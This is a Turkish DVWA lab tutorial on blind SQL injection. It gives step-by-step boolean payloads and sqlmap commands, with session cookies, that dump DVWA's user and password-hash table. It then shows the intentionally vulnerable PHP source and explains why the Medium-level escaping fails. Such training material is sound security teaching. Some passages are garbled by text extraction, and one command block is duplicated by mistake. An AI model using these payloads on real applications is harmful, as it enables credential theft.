t	116	01110100
u	117	01110101
v	118	01110110
w	119	01110111
x	120	01111000
y	121	01111001
z	122	01111010

Resimde görebileceğiniz üzere her bir harf karşılığında bir ASCII kod vardır. Biz `ascii()`'den dönen değeri `>=90` ile kıyaslayarak


```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),1,1)) >= 90 #
```

MySQL'deki ilk veritabanının isminin ilk karakterinin büyük harf mi küçük harf mi olduğunu belirlemiş oluyoruz. Sayfa eğer pozitif bir bildirimle bizi karşılarsa demek ki girdiğimiz enjeksiyon kodu TRUE sonuç döndürdü ve ilk veritabanının isminin ilk karakteri küçük harfli bir karaktere sahip deriz, eğer negatif bir bildirimle bizi karşılarsa ilk veritabanının isminin ilk karakteri büyük harfli bir karaktere sahip deriz. Yukarıdaki resme bakacak olursanız 90 sayısı

ve aŐađısının büyük harflere, 90 yukarısının ise küçük harflere tekabül ettiđini görebilirsiniz. Őimdi iŐe koyulalım. DVWA'nın metin kutusuna aŐađıdaki enjeksiyon kodunu girin.

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),1,1)) >= 90  
#
```

Ekran olumlu yanıt verecektir.



Demek ki ilk veritabanının isminin ilk karakteri 90 deđerine ya eŐitmiŐ ya da büyükmiŐ. 90'a eŐit olup olmadıđından emin olabilmek için sayıyı bir arttıralım ve 91 yapalım.

```
5' AND ascii(substring((select schema_name from information_schema.schemata  
limit 0,1),1,1)) >= 91 #
```

Yine ekran olumlu yanıt verecektir. Eđer ilk veritabanının isminin ilk karakteri 90 olsaydı 90 >= 91 olacađından ekranın olumsuz yanıt vermesi gerekirdi. Fakat ekran olumsuz yanıt vermedi. Demek ki ascii()'den dönen sayı 90 deđilmiŐ. Őşte bu Őekilde deneme yanılmalarla süreç ilerletilir.

```
5' AND ascii(substring((select schema_name from information_schema.schemata  
limit 0,1),1,1)) >= 91 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata  
limit 0,1),1,1)) >= 92 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata  
limit 0,1),1,1)) >= 93 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata  
limit 0,1),1,1)) >= 94 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata  
limit 0,1),1,1)) >= 95 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata  
limit 0,1),1,1)) >= 96 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata  
limit 0,1),1,1)) >= 97 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata  
limit 0,1),1,1)) >= 98 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),1,1)) >= 99 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),1,1)) >= 100 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),1,1)) >= 101 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),1,1)) >= 102 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),1,1)) >= 103 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),1,1)) >= 104 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),1,1)) >= 105 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),1,1)) >= 106 #
```

105 sayısına kadar ekran olumlu yanıt verirken 106 sayısına gelindiğinde ekran olumsuz yanıt verir.

```
ascii() >= 105 TRUE
```

```
ascii() >= 106 FALSE
```

105'ten büyük eşit için TRUE verirken 106'dan büyük eşit için FALSE vermesi demek şu demektir:

```
106 > ascii() >= 105
```

Demek ki `ascii()` fonksiyonundan dönen sayı 105'miş sonucuna varırız. Yani MySQL'deki ilk veritabanının isminin ilk karakterinin `ascii` kodu 105'miş. Dolayısıyla ilk veritabanının isminin ilk karakteri `i` harfiymiş. İlk harfi tespit ettikten sonra ikinci harf için enjeksiyon kodu şu şekilde değiştirilir:

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),2,1)) >= 90 #
```

Görüldüğü üzere ikinci harfi seçmek için `substring()` fonksiyonunun ikinci parametresi 1'den 2'ye çıkarılmıştır. Ardından ikinci harf için ekrandaki bildirimleri takip ederek tekrar 90, 91, 92, ... kıyaslamaları yapılır:

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),2,1)) >= 90 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),2,1)) >= 91 #
```

...

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),2,1)) >= 110 #
```

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),2,1)) >= 111 #
```

110'a kadar ekran olumlu yanıt verecektir. 111'de ise ekran olumsuz yanıt verecektir. Demek ki ascii()'den dönen sayı 110'muş.

```
ascii() >= 110 TRUE
```

```
ascii() >= 111 FALSE
```

Böylece ilk veritabanı isminin ikinci harfinin 110 nolu harf, yani n harfi olduğunu tespit etmiş olduk. Bu işlem her harf için tekrarlandığında

```
i  
in  
inf  
info  
infor  
inform  
informa  
informat  
informati  
informatio  
information  
information_  
information_s  
information_sc  
information_sch  
information_sche  
information_schem  
information_schema
```

şeklinde ilk veritabanının ismini tespit ederiz. Biz information_schema'dan zaten haberdardık. Dolayısıyla bu dersin hedefi gereği DVWA'nın admin kullanıcısının şifresini elde etmek için başka veritabanı ismi bulmamız lazım. Bu yüzden enjeksiyon kodunun içerisindeki SQL sorgusunda yer alan limit komutunu limit 0,1 'den limit 1,1 'e dönüştürerek MySQL'de yüklü sıradaki veritabanı ismini seçmiş olalım.

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 1,1),1,1)) >= 90 #
```

Ardından yukarıdaki enjeksiyon kodu metin kutusuna girilir ve 90 sayısı ekrandaki bildirim göre kontrollü bir şekilde değiştirilerek ikinci veritabanının ilk harfinin ascii kodu saptılır. Sonra ikinci harf için aynı denemeler yapılır. Üçüncü harf için aynı denemeler yapılır. Ta ki 65'ten 122'ye kadarki sayılar boyunca hiç olumlu yanıt almayana kadar. Eğer 65'ten 122'ye kadar hiç olumlu yanıt alınmazsa alfabedeki tüm harfler denenmiş ve hiçbiri değil anlamına gelir ki bu artık veritabanı isminin bittiğine işaret eder.

Tüm veritabanı isimlerini sırayla tespit ettikten sonra birini seçip bu sefer seçilen veritabanının tablolarının isimlerini tespit etmek için denemeler yapılır:

```
5' AND ascii(substring((select table_schema from information_schema.tables WHERE table_schema = 'tespitEttiğinizVeritabanıAdı' limit 0,1),1,1)) >= 90 #
```

90 sayısı değiştirile değiştirile ilk tablonun ilk harfi tespit edilir ve enjeksiyon kodundaki substring() fonksiyonunun parametreleri 1,1 'den 2,1 'e dönüştürülerek ikinci harfe geçilir. İlk tablonun tüm harfleri bu şekilde tespit edildikten sonra enjeksiyon kodundaki limit 0,1'den limit 1,1'e geçiş yaparak ikinci tablo adını tespit etme aşamasına geçmiş olursunuz. Tüm tablo isimlerini tespit ettikten sonra içlerinden birini seçip onun sahip olduğu kolon adlarını bulmak için yeniden aynı işlemleri bu sefer kolon adları için tekrarlamalısınız.

```
5' AND ascii(substring((select column_name from information_schema.columns WHERE table_name = 'tespitEttiğinizTablonunAdı' limit 0,1),1,1)) >= 90 #
```

Varsayalım ki tespit ettiğiniz veritabanı isimlerinden dvwa'ı seçtiniz. dvwa adlı veritabanında tespit ettiğiniz tablo adlarından da users'ı seçtiniz diyelim. Seçtiğiniz tablo adının sahip olduğu ve yukarıdaki enjeksiyon kodu ile tespit ettiğiniz kolon adlarından da user ve password'ü seçtiniz diyelim. Bu durumda geriye bir zahmetli iş daha kalıyor. Seçtiğiniz kolonların değerlerini ascii numarası deneme yanımlarıyla karakter karakter tespit etmek. Nasıl olduğuna dair fikir vermesi için örnek olarak aşağıdaki enjeksiyon kodunu verelim:

```
5' AND ascii(substring((select user from dvwa.users limit 0,1),1,1)) >= 90 #
```

users tablosundaki ilk kullanıcı adının tüm harflerini tespit ettikten sonra ikinci kullanıcıya oradan da üçüncü kullanıcıya geçilir. Bu böyle devam eder. Ta ki 65 ile 122 arasındaki denemelerde hiç olumlu yanıt alamayana kadar. Ardından users tablosundaki şifreler aynı yöntemle tespit edilir:

```
5' AND ascii(substring((select password from dvwa.users limit 0,1),1,1)) >= 90 #
```

Böylece kullanıcı adı ve şifreler karakter karakter sayfanın verdiği bildirimle bakarak belirlenir.

Sonuç


Görüldüğü üzere SQL hatalarını kapatmak SQL Injection'a mani değildir. Sadece saldırganın işini güçleştirir. Ama saldırganlar bunun da çaresini buldular. Piyasada tüm yukarıda anlatılan deneme yanımları otomatik olarak yapan yazılımlar mevcuttur. İçlerinden biri SQLMap'tir. Sıradaki başlık SQLMap ile nasıl kullanıcı adı ve şifreyi ele geçirebileceğinizden bahsedecektir.

Ekstra


Tüm yukarıdaki işlemler admin kullanıcısının şifresini elde etmek içindi. Bu yüzlerce, hatta binlerce deneme yanılmayı yapmak epey zahmetli ve hatırı sayılır zaman isteyen bir iştir. Bunu bizim yerimize yapabilen SQLMap yazılımı deneme yanımları saniyeler içerisinde gerçekleştirebilmektedir. Bu yazıda SQLMap'in kurulumundan bahsedilmeyecektir. Çünkü Kali Linux'ta SQLMap ve daha yüzlercesi kurulu vaziyette gelmektedir. Eğer sizde VMWare ya da VirtualBox gibi sanal makina kullanıyorsanız Kali adlı linux'u sanal makinanıza kurabilir ve içinde hazır kurulu gelen SQLMap'i aşağıda yer alacak kodlamalarla "direk" kullanabilirsiniz.

SQLMap ile saldırı yapabilmek için DVWA'da açacağınız oturum sonucu size verilen çerezi bir köşeye not etmeniz gerekmektedir. Çünkü SQLMap'i oturum açılmamış bir DVWA'ya karşı saldırtırsanız SQLMap login ekranına takılacaktır ve çalışmayacaktır. Bu nedenle şimdi ana makinanızdaki tarayıcıdan DVWA'yı açın ve oturum girişini yapın. Ardından DVWA Security butonundan güvenlik seviyesini Low Level'a indirin. Daha sonra tarayıcınızın ekranında DVWA

açıkken F12 tuşuna basın. Tarayıcınızın alt tarafında bir küçük pencere açılacaktır. O penceredeki sıralı sekmelerden Resources sekmesine gelin ve solda sıralı elemanlar içerisinde Cookies'e, oradan da localhost'a çift tıklayın.



Ardından pencerede görünen iki çerezi



Name	Value	Domain
PHPSESSID	h94lvnkdquntoei6rultfa2te6	localhost
security	low	localhost

birleştirip bir not defterine kaydedin. Mesela aşağıdaki gibi olmalı.

```
security=low;PHPSESSID=gka3g42dd2vulrke6h9hbec5u3
```

Kali'de bir terminal açın ve aşağıdakini girin.

```
sqlmap -u "http://192.168.0.16/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --  
cookie="security=low;PHPSESSID=evio76avk41tIs0ordo6q31qh2" -p id --technique=B --  
dbms=MySQL --dbs
```

Kırmızı bölgeleri kendinize göre ayarlamalısınız. İlk kırmızı yere ana makinanızın IP'sini koymalısınız. Ana makinanızın IP'sini Windows'ta ipconfig, Linux'ta ifconfig ile öğrenebilirsiniz. İkinci kırmızı yere de önceden elde ettiđiniz çerezi yerleştirmelisiniz. Yukarıdaki kodda yer alan --technique=B ifadesi SQLMap'in Blind tekniđiyle saldırmasını sağlar. Blind tekniđi SQLMap'te saldırı yöntemlerinden sadece birisidir.

NOT: Eđer sanal makineden ana makinenizdeki DVWA'ya ulaşamazsanız durumunuzu açıkladıđınız takdirde yardımcı olabiliriz.

Saldırı:


```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sqlmap -u "http://192.168.0.16/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=pb8qlrggapnc1u1494oftr4mml" -p id --technique=B --dbms=MySQL --dbs
```

Yukarıdaki komutu ENTER'ladığınızda birkaç saniye içerisinde sizden bir onay isteyecektir. y tuşuna basın ve tekrar ENTER'layın. Böylelikle hedef veritabanı yönetim sistemindeki tüm yüklü veritabanlarını SQLMap'e Blind SQL Injection yöntemiyle buldurtmuş olursunuz.

Çıktı:

```
available databases [7]:  
[*] dvwa  
[*] information_schema  
[*] mysql  
[*] nowasp  
[*] performance_schema  
[*] phpmyadmin
```

Őimdi sıralı veritabanı isimlerinden birini seęelim ve seętięimiz veritabanının tüm tablolarını SQLMap'e yine Blind teknięiyle buldurtalım (Dersin hedefi gereęi dvwa adlı veritabanı seęilmelidir):

```
sqlmap -u "http://192.168.0.16/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low;PHPSESSID=evio76avk41t1s0ordo6q31qh2" -p id --technique=B --dbms=MySQL -D dvwa --tables
```

Görüldüęü üzere yukarıdaki koda dvwa adlı veritabanı koda eklendi ve bu veritabanına ait tablolarının bulunması için öncekinden farklı olarak --tables parametresi eklendi.

Saldırı:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sqlmap -u "http://192.168.0.16/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=pb8qlrggapnc1u1494oftr4mml" -p id --technique=B --dbms=MySQL --dbs
```

Çıktı:

```
Database: dvwa  
[2 tables]  
+-----+  
| guestbook |  
| users     |  
+-----+
```

Dersin Hedefi gereęi kullanıcı adı ve şifrelere ulaşmamız gerekiyor. O nedenle sıralı tablolardan users işimizi görür nitelikte. Onu seçelim ve users tablosunun kolonlarını SQLMap'e blind teknięiyle bulduralım:


```
sqlmap -u "http://192.168.0.16/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --  
cookie="security=low;PHPSESSID=evio76avk41tls0ordo6q31qh2" -p id --technique=B --  
dbms=MySQL -D dvwa -T users --columns
```

Saldırı:



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sqlmap -u "http://192.168.0.16/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --  
cookie="security=low;PHPSESSID=j7hokh83mi8baphvhe78teeid1" -  
p id --technique=B --dbms=MySQL -D dvwa -T users --columns
```

Çıktı:



```
Database: dvwa  
Table: users  
[8 columns]  
+-----+-----+  
| Column          | Type          |  
+-----+-----+  
| user            | varchar(15)   |  
| avatar          | varchar(70)   |  
| failed_login    | int(3)        |  
| first_name      | varchar(15)   |  
| last_login      | timestamp     |  
| last_name       | varchar(15)   |  
| password        | varchar(32)   |  
| user_id         | int(6)        |  
+-----+-----+
```

En nihayetinde kolonlardan user, password'ü seçelim ve değerlerini SQLMap'e yine Blind SQL Injection yöntemiyle bulduralım:

```
sqlmap -u "http://192.168.0.16/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --  
cookie="security=low;PHPSESSID=evio76avk41tls0ordo6q31qh2" -p id --technique=B --  
dbms=MySQL -D dvwa -T users -C user,password --dump
```

Yukarıdaki kodu terminale girdiğinizde SQLMap sizden tespit ettiği hash halindeki parolaları bir dosyaya kaydetmek için izin isteyecektir. Kaydetsin diyorsanız y, kaydetmesin diyorsanız

n'yi tuşlayın ve ENTER'layın. Ardından hash'lerin sözlük saldırısı ile kırılmasını istiyorsanız y, istemiyorsanız n'yi tuşlayın ve tekrar ENTER'layın. İkisine de n diyerek aşağıdaki çıktıyı beklemeksizin alabilirsiniz:

Saldırı:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sqlmap -u "http://192.168.0.16/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low;PHPSESSID=j7hokh83mi8baphvhe78teeid1" -p id --technique=B --dbms=MySQL -D dvwa -T users -C user,password --dump
```

Çıktı:

```
Database: dvwa  
Table: users  
[5 entries]  
+-----+-----+  
| user      | password  
+-----+-----+  
| 1337      | 8d3533d75ae2c3966d7e0d4fcc69216b  
| admin     | 5f4dcc3b5aa765d61d8327deb882cf99  
| gordonb   | e99a18c428cb38d5f260853678922e03  
| pablo     | 0d107d09f5bbe40cade3de5c71e9e9b7  
| smithy    | 5f4dcc3b5aa765d61d8327deb882cf99  
+-----+-----+
```

NOT: Hash demek parolaların şifrelenmiş, diğer bir deyişle özeti alınmış haline denir. Şifrelenmiş parolaları kırmak için [Ders 14 - SQL Injection \(Low Level\)](#) yazısının Ekstra başlığını okuyabilirsiniz. Burada tekrarlanmayacaktır.

Böylece belki binlerce denemeye karakter karakter tespit ederek ulaşabileceğiniz DVWA'nın kullanıcı adlarını ve şifrelerini SQLMap ile zahmetsiz bir şekilde elde etmiş oldunuz.

DERS 18 - BLİND SQL İNJECTION (MEDIUM LEVEL)

Bu yazıda güvenlik düzeyi Medium seviyesine yükseltilmiş DVWA'ya karşı halen Blind SQL Injection saldırısı yapılabiliyor muyu ele alacağız.

Dersin Hedefi

Sınırları aşın ve yine Blind SQL Injection ile admin'in şifresini ele geçirin.

Uyarı

Bu yazı [Ders 17 - Blind SQL Injection \(Low Level\)](#) yazısının devamı niteliğinde olduğundan dolayı kopukluk yaşamamak için öncelikle o yazıyı okumanızı şiddetle öneririm. Aksi takdirde orada detaylandırılmış fakat burada detaylandırılmamış olan Blind SQL Injection mantığını ve SQLMap kullanımını anlayacaksınız.

Blind SQL Injection'a Karşı Korunma

[Geçen derste](#) Blind SQL Injection'ın mantığından bahsetmiştik. Ardından bu mantığın otomatikleştirildiđi bir araçtan, SQLMap'ten, bahsetmiştik. Tüm bu saldırıları yapabiliyor olmamızın nedeni aşağıdaki kaynak koddan dolayıydı:

Low Level:

```
1  <?php
2
3  if( isset( $_GET[ 'Submit' ] ) ) {
4      // Get input
5      $id = $_GET[ 'id' ];
6
7      // Check database
8      $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
9      $result = mysql_query( $getid ); // Removed 'or die' to suppress mysql errors
10
11     // Get results
12     $num = @mysql_numrows( $result ); // The '@' character suppresses errors
13     if( $num > 0 ) {
14         // Feedback for end user
15         echo 'User ID exists in the database.';
16     }
17     else {
18         // User wasn't found, so the page wasn't!
19         header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );
20
21         // Feedback for end user
22         echo 'User ID is MISSING from the database.';
23     }
24
25     mysql_close();
26 }
27
28 ?>
```

5. satırda DVWA ekranındaki metin kutusuna girilen veri \$id değişkenine atanmaktadır ve \$id değişkeni aldığı veriyle olduğu gibi 8. satırdaki SQL sorgusunda kullanılmaktadır. Sıkıntı buradadır. Güvenlik zafiyetinin temel nedeni burasıdır. \$id değişkeni önceki derslerden de öğrendiđiniz üzere denetlenmeye tabi tutulmalıdır. Denetlenmediđi için, içindeki zararlı karakterler ayıklanmadıđı için ya da bloklanmadıđı için biz geçen ders Blind SQL Injection


saldırısında bulunabildik. Peki Medium seviyesi bize güvenlik açısından nasıl bir çözüm getiriyor bir bakalım:

Medium Level:


```
1  <?php
2
3  if( isset( $_POST[ 'Submit' ] ) ) {
4      // Get input
5      $id = $_POST[ 'id' ];
6      $id = mysql_real_escape_string( $id );
7
8      // Check database
9      $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
10     $result = mysql_query( $getid ); // Removed 'or die' to suppress mysql errors
11
12     // Get results
13     $num = @mysql_numrows( $result ); // The '@' character suppresses errors
14     if( $num > 0 ) {
15         // Feedback for end user
16         echo '<pre>User ID exists in the database.</pre>';
17     }
18     else {
19         // Feedback for end user
20         echo '<pre>User ID is MISSING from the database.</pre>';
21     }
22
23     //mysql_close();
24 }
25
26 ?>
```


Medium level güvenlik önlemi olarak 6. satırda görebileceđiniz üzere `mysql_real_escape_string()` fonksiyonu metin kutusundan gelen veriden SQL sorgusu için komut niteliđinde olan karakterlerin önüne ters slash koyarak string'leřtirmektedir. Yani komutluktan çıkarıp düz metin haline getirmektedir. Görünüşte tamam gibi görünebilir. Güvenlik kusursuz denebilir. Fakat geçmiş dersleri takip edenlerin bileceđi üzere 9. satırda PHP'nin syntax'ının esnekliđi dolayısıyla tırnaksız şekilde bir SQL sorgusu kullanıldıđından dolayı 6. satırdaki güvenlik önlemini bořa çıkaracaktır. Çünkü 6. satırdaki `mysql_real_escape_string()` fonksiyonu metin kutusundan gelen veride tek tırnak karakteri arayacaktır. Fakat 9. satırda görebileceđiniz üzere `$id` deđiřkeni SQL sorgusuna tırnaksız dahil edildiđinden saldırgan enjekte edeceđi kodlar için tek tırnak kullanmak mecburiyetinde kalmayacaktır. Dolayısıyla tırnađın önüne ters slash koyan `mysql_real_escape_string()` fonksiyonu ters slash koyacak bir tırnak bulamayacaktır. Tırnaksız sql injection kodu da PHP'nin esnekliđi sayesinde kusursuzca çalışacaktır. Sonuç olarak güvenlik ařılmış ve sql injection saldırısında yine bulunulmuş olunacaktır.

řimdi tekrar Blind SQL Injection saldırısı düzenlenecektir, fakat bir farkla. Önceki dersin DVWA ekranında enjeksiyon kodu girebileceđimiz metin kutusu vardı. Güvenlik Medium seviyesine yükseltildiđinde ise ekranda veri girebileceđimiz bir seçenek yoktur. Aksine hazır sunulmuş verilerden bir tanesini seçmemizi isteyen bir comboBox vardır:




Bu comboBox'a enjeksiyon kodu girebilmek için tarayıcınızdan ilgili DVWA ekranına geçin. ComboBox'a sağ tıklayın ve Öğeyi Denetle (Inspect Element) seçeneğine tıklayın. Bunun üzerine tarayıcınızın alt tarafında küçük bir pencere açılacaktır. O pencerede mavi renkle seçili bir satır göreceksiniz. O satırın başındaki üçgene basarak satırı genişletin.

